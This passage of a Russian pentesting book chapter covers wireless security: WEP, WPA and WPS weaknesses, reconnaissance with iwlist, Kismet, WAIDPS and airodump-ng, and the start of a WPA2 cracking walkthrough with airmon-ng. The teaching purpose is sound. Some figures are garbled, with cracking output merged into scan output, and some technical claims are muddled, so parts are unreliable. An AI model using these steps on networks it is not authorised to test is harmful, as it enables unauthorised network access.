

13.

Kali Linux.

Eve-ng.

Беспроводные сети вездесущи. Они могут быть развернуты и работать в различных средах: коммерческих, правительственных, образовательных, а также в обычных жилых домах. В результате испытатели на проникновение должны гарантировать, что эти сети имеют необходимое количество элементов управления безопасностью и в их конфигурации отсутствуют ошибки.

В этой главе мы обсудим следующие темы.

- ❑ **Беспроводная сеть.** Разберем базовые протоколы и конфигурацию, определяющие, как клиенты (ноутбуки и планшеты) аутентифицируются и взаимодействуют с точками доступа беспроводной сети.
- ❑ **Разведка.** Как и для тестирования на проникновение проводного соединения, в Kali Linux вы найдете множество инструментов, которые можно использовать для определения потенциальных целевых сетей, а также для сбора разных сведений о конфигурации, которые можно использовать во время атаки.
- ❑ **Атака на аутентификацию.** В отличие от попыток скомпрометировать удаленный сервер атаки, которые мы будем обсуждать, предназначены для аутентифицированного доступа к беспроводной сети. После проверки подлинности мы можем подключить, а затем привести в действие инструменты, которые рассмотрели ранее.
- ❑ **Действия после аутентификации.** Здесь мы обсудим действия, которые могут быть предприняты после взлома механизма защиты от несанкционированного доступа. К ним относятся атаки на точки доступа и способы обхода общего контроля безопасности, реализованного в беспроводных сетях. Кроме того, рассматриваются перехват и анализ («обнюхивание») трафика беспроводной сети, которые позволяют предоставить доступ к учетным данным или другой информации.

Испытателю необходимо иметь четкое понимание механизма тестирования на проникновение в беспроводную сеть. Технология беспроводной передачи сигнала быстро принимает концепцию Интернета вещей (Internet of Things, IoT), на которую переходят все больше и больше устройств, повышающих наш комфорт пребывания в Интернете. Удобству использования и комфорту особенно способствуют беспроводные сети.

В результате количество беспроводных сетей, как и количество объектов для атак будет только увеличиваться. Клиенты и организации должны понимать все риски использования беспроводных сетей и знать, как злоумышленники атакуют эти системы.

Технические требования

В этой главе нам потребуются два разных USB-устройства. Первое — это USB-адаптер TP-LINK TL-WN722N Wireless N150 с большим коэффициентом усиления, а второе — USB-адаптер Alfa AWUSO36NH с большим коэффициентом усиления. Оба устройства доступны в продаже. Дополнительные сведения вы можете найти в Интернете, перейдя по адресу <http://aircrack-ng.org/>.

Беспроводная сеть

Беспроводная сеть управляется протоколами и конфигурациями так же, как и проводная. Беспроводные сети для передачи данных между точкой доступа и подключенными сетями используют радиочастотный спектр. Испытателю на проникновение *беспроводные локальные сети (WLAN)* напоминают стандартные *локальные сети (LAN)*. Основное внимание специалистов сосредоточено на идентификации целевой сети и получении доступа.

Обзор стандарта IEEE 802.11

Переопределяющим стандартом, регулирующим беспроводную сеть, является IEEE 802.11. Этот набор правил был впервые разработан для удобства использования и возможности быстрого подключения устройств. В первоначальных стандартах, опубликованных в 1997 году, вопросы безопасности не рассматривались. С тех пор в стандарты были внесены поправки, первая из которых оказала значительное влияние на беспроводную сеть стандарта 802.11b. Это наиболее распространенный стандарт, который был внедрен в 1999 году.

Поскольку стандарт 802.11 использует радиосигналы, в определенных регионах предусмотрены различные законы и правила, касающиеся работы беспроводных сетей. В целом, однако, есть только несколько типов элементов управления безопасностью, встроенных в стандарт 802.11, и связанные с ним поправки.

Протокол безопасности беспроводных локальных сетей

Протокол безопасности беспроводных локальных сетей (WEP) был первым стандартом безопасности, разработанным в сочетании со стандартами 802.11. Впервые внедренный в 1999 году наряду с первой широко принятой итерацией 802.11, WEP был разработан, чтобы обеспечить уровень безопасности, характерный для проводных сетей. Это было сделано с использованием комбинации шифров RC4 для обеспечения конфиденциальности и шифров CRC32 для обеспечения целостности.

Аутентификация в сети WEP выполняется с помощью 64- или 128-битного ключа. 64-разрядный ключ представляет собой четыре последовательности из десяти шестнадцатеричных символов. Затем эти начальные 40 бит объединяются с 24-битным *вектором инициализации (IV)*, который формирует ключ шифрования RC4. Для 128-битного ключа 104-битный ключ или 26 шестнадцатеричных символов объединяются с 24-битным IV для создания ключа RC4.

Аутентификация в беспроводной сети WEP производится в четыре этапа.

1. Клиент отправляет запрос точке доступа WEP для проверки подлинности.
2. Точка доступа WEP отправляет клиенту текстовое сообщение.
3. Клиент берет введенный ключ WEP, шифрует переданное точкой доступа текстовое сообщение, после чего отправляет его на точку доступа.
4. Точка доступа расшифровывает отправленное ей сообщение, зашифрованное клиентом с помощью собственного ключа WEP. Если сообщение расшифровано правильно, клиенту разрешено подключиться.

Как рассказывалось ранее, при разработке WEP задача конфиденциальности и целостности сообщений не была основной. В результате WEP получил две ключевые уязвимости. Во-первых, главная цель алгоритма CRC32 — контрольная сумма, позволяющая избежать ошибок, а не шифрование как таковое. Во-вторых, RC4 восприимчив к тому, что называют векторной атакой инициализации. Атака IV возможна из-за того, что шифр RC4 предназначен для шифрования потока и, как следствие, один и тот же ключ нельзя использовать дважды; 24-битный ключ слишком короток для загруженной беспроводной сети. Примерно в 50 % случаев тот же IV будет использоваться в беспроводном канале связи в пределах 5000 вариаций. Это приведет к коллизии, в результате которой IV и весь ключ WEP могут быть отменены.

Из-за уязвимостей безопасности WEP в 2003 году начал постепенно сворачиваться в пользу более безопасных беспроводных реализаций. В результате вы, скорее всего, не столкнетесь с точками доступа, работающими на базе протокола WEP. Но вы можете обнаружить устаревшую сеть, в которой еще используется этот неактуальный протокол.

Защищенный доступ Wi-Fi (WPA)

При реализации беспроводной сети WEP стандарты безопасности 802.11 были обновлены с учетом новых уязвимостей. Такое обновление обеспечило большую степень конфиденциальности и целостности беспроводных сетей. Это было сделано в соответствии со стандартом Wi-Fi Protected Access (WPA), который был впервые реализован в 2003 году в стандарте 802.11i. WPA был дополнительно обновлен до WPA2 в 2006 году, тем самым став стандартом для сетей защищенного доступа Wi-Fi. WPA2 разработан в трех разных версиях, каждая из которых предусматривает свои собственные механизмы аутентификации.

- ❑ **WPA-Personal.** Подключение к беспроводной сети типа WPA2 часто встречается в жилых помещениях или небольших офисах. WPA2 использует предварительный общий ключ, который является производным от комбинации кода доступа и *идентификатора (SSID, Service Set Identifier)* беспроводной сети. Этот код настраивается пользователем, и длина его может составлять от 8 до 63 символов. Затем этот код доступа вместе с 4096 взаимосвязями алгоритма хеширования SHA1 добавляется к SSID.
- ❑ **WPA-Enterprise.** В корпоративной версии WPA/WPA2 используется сервер проверки подлинности RADIUS. Это позволяет аутентифицировать пользователя и устройство, что значительно уменьшает возможность предварительного подбора ключей с помощью грубой силы.
- ❑ **Wi-Fi Protected Setup (WPS).** Сеть такого типа предоставляет упрощенный вариант аутентификации, при котором вместо пароля или секретной фразы используется PIN-код. Поначалу этот вариант разрабатывался как наиболее простой способ подключения устройств к беспроводным сетям. Но в процессе эксплуатации стало ясно, что защита такого рода ненадежна. Злоумышленник может получить как PIN-код, так и код доступа, используемый устройством для подключения к беспроводной сети.

Для наших целей мы сосредоточимся на тестировании версий подключения WPA-Personal и WPS. При использовании WPA-Personal аутентификация и шифрование обрабатываются с помощью четырехстороннего рукопожатия (рис. 11.1).

1. Точка доступа передает клиенту случайное число, называемое *ANonce*.
2. Клиент создает другое случайное число, называемое *SNonce*. *SNonce*, *ANonce* и введенный пользователем код доступа объединяются для создания так называемой *проверки целостности сообщений (MIC)*. *MIC* и *SNonce* отправляются обратно точке доступа.
3. Точка доступа хеширует ключ *ANonce*, *SNonce* и предварительный общедоступный ключ и, если они совпадают, аутентифицирует клиента. Затем она отправляет ключ шифрования клиенту.
4. Клиент подтверждает ключ шифрования.




Рис. 11.1. Четырехстороннее рукопожатие

В подключении типа WPA-Personal есть две ключевые уязвимости, которые мы сейчас и рассмотрим.

- ❑ **Слабый общий ключ.** При подключении WPA-Personal пользователь должен настроить параметры точки доступа. Часто пользователи для этого используют короткий, простой и хорошо запоминающийся пароль. Как было показано ранее, есть возможность «обнюхать» трафик между точкой доступа и клиентом. Если мы сможем перехватить четырехстороннее рукопожатие, у нас будет вся информация, необходимая для перехвата пароля и аутентификации в сети.
- ❑ **WPS.** Wi-Fi Protected Setup (защищенная установка Wi-Fi) — это удобный для конечных пользователей способ подключения устройств к беспроводной сети, при котором для подключения применяется PIN-код. Такую технологию часто используют в принтерах или игровых устройствах. Пользователь должен лишь нажать кнопку на точке доступа с поддержкой WPS, а затем на устройстве, поддерживающем WPS, — и соединение будет установлено. Недостатком такого метода подключения является то, что аутентификация выполняется с помощью PIN-кода. При атаке этот PIN-код может открыть не только PIN-код WPS, но и код доступа к беспроводному устройству.

Разведка в беспроводной сети

Как и при тестировании на проникновение через Интернет, для идентификации целевой беспроводной сети сначала необходимо провести рекогносцировку. В отличие от сетевого подключения, здесь мы также должны гарантировать, что не будем трогать сеть, которую не имеем права тестировать. При тестировании беспроводного соединения это становится очень важной проблемой. Дело в том, что существуют беспроводные сети, пересекающиеся с целевой. Эта проблема особенно актуальна в тех случаях, когда целевая организация и связанные с ней сети расположены в офисном здании.

Антенны

Перед тестированием беспроводного проникновения в первую очередь нужно выбрать антенны. Часто виртуальные машины и ноутбуки не оснащены беспроводными картами и антеннами, позволяющими провести тест на проникновение. В таком случае вам придется приобрести внешнюю антенну, которая поддерживается вашим оборудованием. Большинство таких антенн можно легко купить в Интернете по умеренной цене.

Iwlist

В Kali Linux встроены несколько инструментов, которые можно использовать для идентификации беспроводных сетей. Одним из популярных является инструмент `iwlist` Linux. Эта команда перечисляет беспроводные сети, доступные в пределах диапазона беспроводной карты. Запустите терминал и введите в командную строку следующее:

```
# iwlist wlan0 scan
```

На экране вы увидите такой ответ (рис. 11.2).

```
root@kali:~# iwlist wlan0 scan
wlan0 Scan completed :
       Cell 01 - Address: 44:94:FC:37:10:6E           [00:03:10] 225628 keys tested (13
       Channel:6
       Frequency:2.437 GHz (Channel 6)
       Quality=70/70 Signal level=-29 dBm           Current passphrase: elgothary
       Encryption key:on
       ESSID:"Aircrack Wifi"
       Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 18 Mb/s; 24 Mb/s; 36 Mb/s; 54 Mb/s
       Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 48 Mb/s
       Mode:Master
       Extra:tsf=00000000b9c916c8 Transient Key : B1 73 DC 72 55 6C 8D B5 34 F5
       Extra: Last beacon: 104ms ago              4E E4 46 13 73 39 87 E8 7A 83
       IE: Unknown: 000D41697263726163685F57696669 B6 75 AE 5A 58 C2 D4 11 E7 8D
       IE: Unknown: 010882840B162430486C          35 25 1A 39 00 56 8C B8 D4 64
       IE: Unknown: 030106                         CAPOL HMAC : 42 66 96 A2 FB 21 10 0E DE 36
       IE: Unknown: 2A0100
       IE: Unknown: 2F0100
       IE: IEEE 802.11i/WPA2 Version 1
           Group Cipher : CCMP
           Pairwise Ciphers (1) : CCMP
           Authentication Suites (1) : PSK
       IE: Unknown: 32040C121860
```

Рис. 11.2. Ответ на команду `iwlist wlan0 scan`

Хотя это простой инструмент, он предоставляет нужную и полезную информацию, например идентификатор набора базовых услуг (BSSID) или MAC-адрес беспроводной точки доступа (MAC-адрес нам понадобится позже), тип аутентификации и шифрования, а также другую важную информацию.

Kismet

Kismet также установлен в Kali Linux 2 по умолчанию и представляет собой смесь беспроводного сканера, IDS/IPS и пакетного анализатора трафика. Написанный на C++, Kismet предлагает дополнительные функции, которые обычно не встречаются в инструментах, запускаемых из командной строки. Чтобы запустить Kismet, выберите команду основного меню Applications ▶ Wireless Attacks ▶ Kismet (Приложения ▶ Беспроводные атаки ▶ Kismet) или введите в командную строку терминала следующую команду:

```
# kismet
```

После ее выполнения на экране появится окно Kismet (рис. 11.3). Для этого окна предусмотрены различные цветовые схемы. Сообщение об этом вы увидите в терминале.




Рис. 11.3. Окно Kismet

Если вы видите терминал без помех и искажений, выберите вариант Yes.

Чтобы Kismet смог провести анализ, ему нужно указать источник. Это будет беспроводной интерфейс вашей Kali Linux. Чтобы найти этот интерфейс, введите в командную строку команду `ifconfig`. Интерфейс, начинающийся с `wlan`, является беспроводным (рис. 11.4).

Чтобы можно было выбрать вариант Yes, нажмите клавишу `Enter`. На экране появится следующий диалог, в котором вводится интерфейс для сканирования. Поскольку наш интерфейс называется `wlan0`, вводим его имя, как показано на рис. 11.5.

```

Kismet Server Console
ERROR: Could not open OUI file '/usr/share/wireshark/wireshark/manuf': No
such file or directory
INFO: Opened OUI file '/usr/share/wireshark/manuf
INFO: Indexing manufacturer db
INFO: Completed indexing manufacturer db, 27350 lines 547 indexes
INFO: Creating network tracker...
ERROR: Reading config file '/root/.kismet//ssid_map.conf': 2 (No such file or
ERROR: Reading config file '/root/.kismet//ssid_map.conf': 2 (No such file or dire
INFO: Creating network tracker...
INFO: Registering device
INFO: Pcap loaded
INFO: Opened pcap
INFO: Opened netxml
INFO: Opened nettxt
INFO: Opened gpsxml
INFO: Opened alert
INFO: Kismet started with no packet sources defined.
INFO: Registering device
INFO: Pcap loaded
INFO: Opened pcap
INFO: Opened netxml
INFO: Opened nettxt
INFO: Opened gpsxml
INFO: Opened alert
INFO: Kismet will not be able to capture any data until a capture interface is added. Add a source now?
INFO: Opened alert log file 'Kismet-20160617-19-29-18-1.alert'
INFO: Kismet starting to gather packets
INFO: No packet sources defined. You MUST ADD SOME using the Kismet
client, or by placing them in the Kismet config file
{/etc/kismet/kismet.conf}
INFO: Kismet server accepted connection from 127.0.0.1

[ Kill Server ] [ Close Console Window ]

```

Рис. 11.4. Поиск интерфейса WLAN

```

Kismet Server Console
ERROR: Could not open OUI file '/usr/share/wireshark/wireshark/manuf': No
such file or directory
INFO: Opened OUI file '/usr/share/wireshark/manuf
INFO: Indexing manufacturer db
INFO: Completed indexing manufacturer db, 27350 lines 547 indexes
INFO: Creating network tracker...
ERROR: Reading config file '/root/.kismet//ssid_map.conf': 2 (No such file or
ERROR: Reading config file '/root/.kismet//ssid_map.conf': 2 (No such file or dire
INFO: Creating network tracker...
INFO: Registering device
INFO: Pcap loaded
INFO: Opened pcap
INFO: Opened netxml
INFO: Opened nettxt
INFO: Opened gpsxml
INFO: Opened alert
INFO: Kismet starting to gather packets
INFO: No packet sources defined. You MUST ADD SOME using the Kismet
client, or by placing them in the Kismet config file
{/etc/kismet/kismet.conf}
INFO: Kismet server accepted connection from 127.0.0.1

[ Kill Server ] [ Close Console Window ]

```

Рис. 11.5. Вводим имя интерфейса беспроводной сети

Чтобы добавить интерфейс, нажмите клавишу Enter. На этом этапе Kismet начнет собирать точки беспроводного доступа. Будут собраны BSSID и каналы, которые использует каждая точка доступа (рис. 11.6).




Рис. 11.6. BSSID собирает информацию о каждой точке доступа

Просмотрев ответ Kismet, вы сможете понять, какие беспроводные сети видны вашей системе. Теперь потребуется определить те беспроводные точки доступа, которые являются частью теста на проникновение.

WAIDPS

Другим инструментом командной строки, который мы можем использовать при тестировании на проникновение, является WAIDPS. Несмотря на то что этот сценарий Python представляет собой платформу обнаружения вторжений для беспроводных сетей, он удобен и для сбора информации о беспроводных сетях и клиентах. Чтобы использовать WAIDPS, просто скачайте сценарий Python `WAIDPS.py` с сайта <https://github.com/SYWorks/waidps>.

После загрузки поместите сценарий в любой каталог, а затем запустите его с помощью следующей команды:

```
# python waidps.py
```

После выполнения команды на экране появится окно выполнения сценария конфигурации (рис. 11.7).

BSSID	STA	ENC	CIPHER	AUTH	CH	PWR	Range	11S	WPS	Ver	LCK	ESSID
20:25:64:B2:DD:08	0	WPA2	CCMP/TKIP	PSK	1	-64	Average	-	-	-	-	CBCI-2A52
-2.4			PEGATRON CORPORATION									
30:91:8F:B2:58:E5	0	WPA2	CCMP	PSK	1	-74	Average	-	-	-	-	SalonDoLo
0			Unknown									
A0:63:91:4A:9B:B3	0	WPA2	CCMP	PSK	7	-52	Average	-	-	-	-	NETGEAR47
0			Unknown									
46:D9:E7:F7:3E:51	0	OPN	None	-	11	-47	Good	-	-	-	-	ServiceSt
ationGuest			Unknown									
44:D9:E7:F7:3E:51	0	WPA2	CCMP	PSK	11	-55	Average	-	-	-	-	ServiceSt
ation			Unknown									
20:76:00:01:86:04	0	WPA2	CCMP	PSK	11	-82	Poor	-	-	-	-	myqwest16
29			Actiontec Electronics, Inc [3]									

Рис. 11.9. Индикаторы PWR показывают значение уровня сигнала, излучаемого точками доступа

< < < UNASSOCIATED STATIONS [Last seen within 3 mins] >> >>												
00:6F:FE:DB:C4:82	0	Unknown	2016-06-17	17:53:28	2016-06-17	17:53:31	0:00:07	Unknown				
00:26:AB:62:AD:E5	-70	Average	2016-06-17	17:53:08	2016-06-17	17:53:23	0:00:15	SEIKO EPS				
ON CORPORATION [3]												
Probe : enesis												
F6:37:5B:EE:00:13	-68	Average	2016-06-17	17:52:58	2016-06-17	17:52:58	0:00:40	Unknown				
F6:D2:43:A2:F2:A3	-71	Average	2016-06-17	17:52:58	2016-06-17	17:52:58	0:00:40	Unknown				
90:72:40:C7:96:0B	-83	Poor	2016-06-17	17:53:22	2016-06-17	17:53:22	0:00:16	Apple [3]				
20:C9:D0:5E:A5:47	-82	Poor	2016-06-17	17:53:18	2016-06-17	17:53:18	0:00:20	Apple [3]				
B8:44:D9:37:06:8C	-80	Poor	2016-06-17	17:53:07	2016-06-17	17:53:07	0:00:31	Unknown				
44:D2:44:31:BC:FB	-77	Poor	2016-06-17	17:53:15	2016-06-17	17:53:15	0:00:23	Unknown				
Probe : CH-I53570B7												
BC:3B:AF:3F:F2:53	-76	Poor	2016-06-17	17:53:09	2016-06-17	17:53:22	0:00:16	Apple [3]				
Probe : rontier4165												
B0:57:DB:5D:8C:D4	-74	Average	2016-06-17	17:53:28	2016-06-17	17:53:28	0:00:10	Unknown				
C0:33:5E:11:94:73	-73	Average	2016-06-17	17:53:17	2016-06-17	17:53:17	0:00:21	Unknown				
6A:55:45:FD:50:3C	-69	Average	2016-06-17	17:53:22	2016-06-17	17:53:22	0:00:16	Unknown				
F6:E4:F8:31:25:B9	-64	Average	2016-06-17	17:53:13	2016-06-17	17:53:16	0:00:22	Unknown				
4C:8B:58:E1:B5:72	-59	Average	2016-06-17	17:53:02	2016-06-17	17:53:02	0:00:36	Unknown				
Probe : SMireless												
10:FE:ED:24:6F:F2	0	Unknown	2016-06-17	17:53:06	2016-06-17	17:53:24	0:00:14	TP-LINK T				
ECHNOLOGIES CO., LTD. [3]												

Рис. 11.10. Информация о точках доступа и беспроводной связи

Инструменты тестирования беспроводной сети

В состав инструментов Kali Linux входит несколько инструментов, работающих как из командной строки, так и из базового графического интерфейса. Эти инструменты можно использовать для преобразования сетевого интерфейса в сетевой монитор, захвата трафика и обратного пароля аутентификации. Первый из этих инструментов, Aircrack-ng, представляет собой набор инструментов. Кроме того, мы рассмотрим и другие инструменты командной строки и графического интерфейса, которые охватывают весь спектр задач, связанных с тестированием на проникновение при беспроводном соединении.

Aircrack-ng

Aircrack-ng — набор инструментов, которые позволяют тестерам на проникновение проверять безопасность беспроводных сетей. Пакет включает инструменты для следующих задач.

- ❑ **Мониторинг.** Это инструменты, разработанные специально для захвата трафика с целью последующего анализа. Далее мы рассмотрим более подробно, как с помощью инструментов Aircrack-ng захватывать беспроводной трафик, который позже можно изучить, используя другое программное обеспечение, например Wireshark.
- ❑ **Атаки.** Инструменты для атаки целевых сетей. В их состав входят средства, которые выполняют атаку во время проверки данных пользователя (аутентификации). Кроме того, Aircrack-ng в момент атаки способен проводить инъекции пакетов, отправляемых в беспроводной поток данных как клиентам, так и точке доступа.
- ❑ **Тестирование.** Эти инструменты позволяют тестировать беспроводные карты.
- ❑ **Взлом.** Aircrack-ng также может взламывать предварительные беспроводные ключи, найденные в WEP, WPA и WPA2.

Кроме инструментов, работающих в командной строке, Aircrack-ng используется в ряде инструментов с графическим интерфейсом. Твердое понимание того, как работает Aircrack-ng, обеспечит прочную основу для применения других инструментов, которые мы рассмотрим далее в этой главе.

Использование общего ключа для взлома WPA

Воспользуемся набором инструментов Aircrack-ng для атаки на беспроводную сеть WPA2. Процесс включает в себя идентификацию нашей целевой сети, захват четырехстороннего рукопожатия, а затем составление списка слов, который будет использован для взлома кода доступа с применением грубой силы. Этот список слов в сочетании с SSID беспроводной сети окажется предварительным общим ключом. Взломав код доступа, мы сможем пройти аутентификацию в целевой беспроводной сети.

1. Убедитесь, что карта беспроводной сети вставлена и правильно работает. Для этого введите в командную строку следующую команду:

```
# iwconfig
```

Команда должна вывести что-то похожее на то, что показано на рис. 11.11. Если беспроводной интерфейс не отображается, убедитесь, что он правильно настроен.

Здесь мы определили наш беспроводной интерфейс как wlan0. Если у вас в сети несколько интерфейсов, вы также увидите wlan1. Убедитесь, что во время тестов вы используете правильный интерфейс.

```

root@kali:~# iwconfig
wlan0 IEEE 802.11bgn ESSID:off/any
      Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
      Retry short limit:7 RTS thr:off Fragment thr:off
      Encryption key:off
      Power Management:off

lo no wireless extensions.

eth0 no wireless extensions.

```

Рис. 11.11. Ответ на команду iwconfig

2. В первую очередь мы задействуем инструмент `airmon-ng`. Он позволяет перевести вашу беспроводную сетевую карту в так называемый режим мониторинга. Это очень похоже на перевод сетевого интерфейса в режим захвата трафика. Данный режим, по сравнению с обычным, позволяет захватывать больше трафика. Чтобы узнать, какие параметры доступны в `airmon-ng`, введите команду:

```
# airmon-ng -h
```

В ответ вы увидите следующее (рис. 11.12).

```

root@kali:~# airmon-ng -h
usage: airmon-ng <start|stop|check> <interface> [channel or frequency]

```

Рис. 11.12. Параметры, доступные в airmon-ng

Для изменения режима беспроводной сетевой карты на режим мониторинга введите команду:

```
# airmon-ng start wlan0
```

В случае успеха мы увидим следующий ответ (рис. 11.13).

```

root@kali:~# airmon-ng start wlan0

Interface      Driver      Chipset
wlan0          ath9k_htc  Atheros Communications, Inc. AR9271 802.

(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0)
(mac80211 station mode vif disabled for [phy0]wlan0)

```

Рис. 11.13. Изменение режима беспроводной сетевой карты

После повторной проверки интерфейсов, выполняемой с помощью команды `iwconfig`, мы увидим, что наш интерфейс был изменен (рис. 11.14).

```

root@kali:~# iwconfig
wlan0mon IEEE 802.11bgn Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm
        Retry short limit:7 RTS thr:off Fragment thr:off
        Power Management:off

lo        no wireless extensions.

eth0     no wireless extensions.

```

Рис. 11.14. Беспроводной сетевой интерфейс изменен

Иногда встречаются процессы, которые мешают переводу беспроводной карты в режим мониторинга. При выполнении команды `airmon-ng start wlan0` может появиться следующее сообщение (рис. 11.15).

```

root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

  PID Name
  525 NetworkManager
  636 dhclient
  874 wpa_supplicant

PHY      Interface      Driver      Chipset
phy0     wlan0           ath9k_htc   Atheros Communications, Inc. AR9271 802.
11n

Newly created monitor mode interface wlan0mon is *NOT* in monitor mode.
Removing non-monitor wlan0mon interface...

WARNING: unable to start monitor mode, please run "airmon-ng check kill"

```

Рис. 11.15. Сообщение о возникших проблемах при изменении режима беспроводной сетевой карты

Это значит, что, возможно, существует три процесса, которые не позволяют перевести беспроводную карту в режим мониторинга (рис. 11.16). В этом случае мы запускаем следующую команду:

```
# airmon-ng check kill
```

```

root@kali:~# airmon-ng check kill

Killing these processes:

  PID Name
  636 dhclient
  874 wpa_supplicant

```

Рис. 11.16. Процессы, мешающие переводу беспроводной сетевой карты в режим мониторинга

3. Для остановки этих процессов выполните следующие команды:

```
# pkill dhclient
# pkill wpa_supplicant
```

После введения этих команд процессы, мешающие airodump-ng, будут остановлены. Для их повторного запуска по окончании использования инструментов Aircrack-ng введите две следующие команды:

```
# service networking start
# service network-manager start
```

Другой способ запустить процессы — перезагрузить Kali Linux.

На следующем этапе нам нужно просканировать целевую сеть. В предыдущем разделе мы обсудили, какие разведывательные операции необходимы для выявления потенциальных целевых сетей. Сейчас для идентификации нашей целевой сети мы собираемся поработать с инструментом airodump-ng, а также определить BSSID, который он использует, и канал, на котором он вещает. Чтобы получить доступ к параметрам airodump-ng, введите в командной строке следующее:

```
# airodump-ng -help
```

Это приведет к такому выводу (рис. 11.17).

```
root@kali:~# airodump-ng --help

Airodump-ng 1.2 rc3 - (C) 2006-2015 Thomas d'Otreppe
http://www.aircrack-ng.org

usage: airodump-ng <options> <interface>[,<interface>,...]

Options:
  --ivs                : Save only captured IVs
  --gpsd              : Use GPSd
  --write <prefix>    : Dump file prefix
  -w                  : same as --write
  --beacons           : Record all beacons in dump file
  --update <secs>    : Display update delay in seconds
  --showack           : Prints ack/cts/rts statistics
  -h                  : Hides known stations for --showack
  f <msecs>           : Time in ms between hopping channels
  --berlin <secs>    : Time before removing the AP/client
                       from the screen when no more packets
                       are received (Default: 120 seconds)
  -r <file>           : Read packets from that file
  -x <msecs>          : Active Scanning Simulation
  --manufacturer     : Display manufacturer from IEEE OUI list
  --uptime            : Display AP Uptime from Beacon Timestamp
  --wps               : Display WPS information (if any)
  --output-format <formats> : Output format. Possible values:
                             pcap, ivs, csv, gps, kismet, netxml
  --ignore-negative-one : Removes the message that says
                             fixed channel <interface>: -1
  --write-interval <seconds> : Output file(s) write interval in seconds
```

Рис. 11.17. Параметры airodump-ng

Теперь мы будем использовать команду `airodump-ng` для идентификации нашей целевой сети. Введите следующую команду:

```
# airodump-ng wlan0mon
```

Инструмент `airodump-ng` будет работать столько, сколько потребуется для определения целевой сети. Как только вы увидите целевую сеть, остановите процесс, нажав `Ctrl+C`. На экране появится следующий вывод, в котором будет показана целевая сеть (рис. 11.18).

```
CH 10 ][ Elapsed: 1 min ][ 2016 06 07 21:56
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:07:00:00:88:41	-1	0	0	0	5	-1			<length: 0>
DC:3A:5E:4C:A3:A3	-35	4	0	0	11	54e	WPA2	CCMP	PSK <length: 22>
44:94:FC:37:10:6E	-42	50	0	0	6	54e	WPA2	CCMP	PSK Aircrack Wifi
10:86:8C:70:38:D6	-43	35	1	0	11	54e	WPA2	CCMP	PSK Harley-2.4
12:86:8C:70:38:D6	-43	43	0	0	11	54e	WPA2	CCMP	PSK <length: 0>
22:86:8C:70:38:D6	-46	34	0	0	11	54e	OPN		xfinitywifi
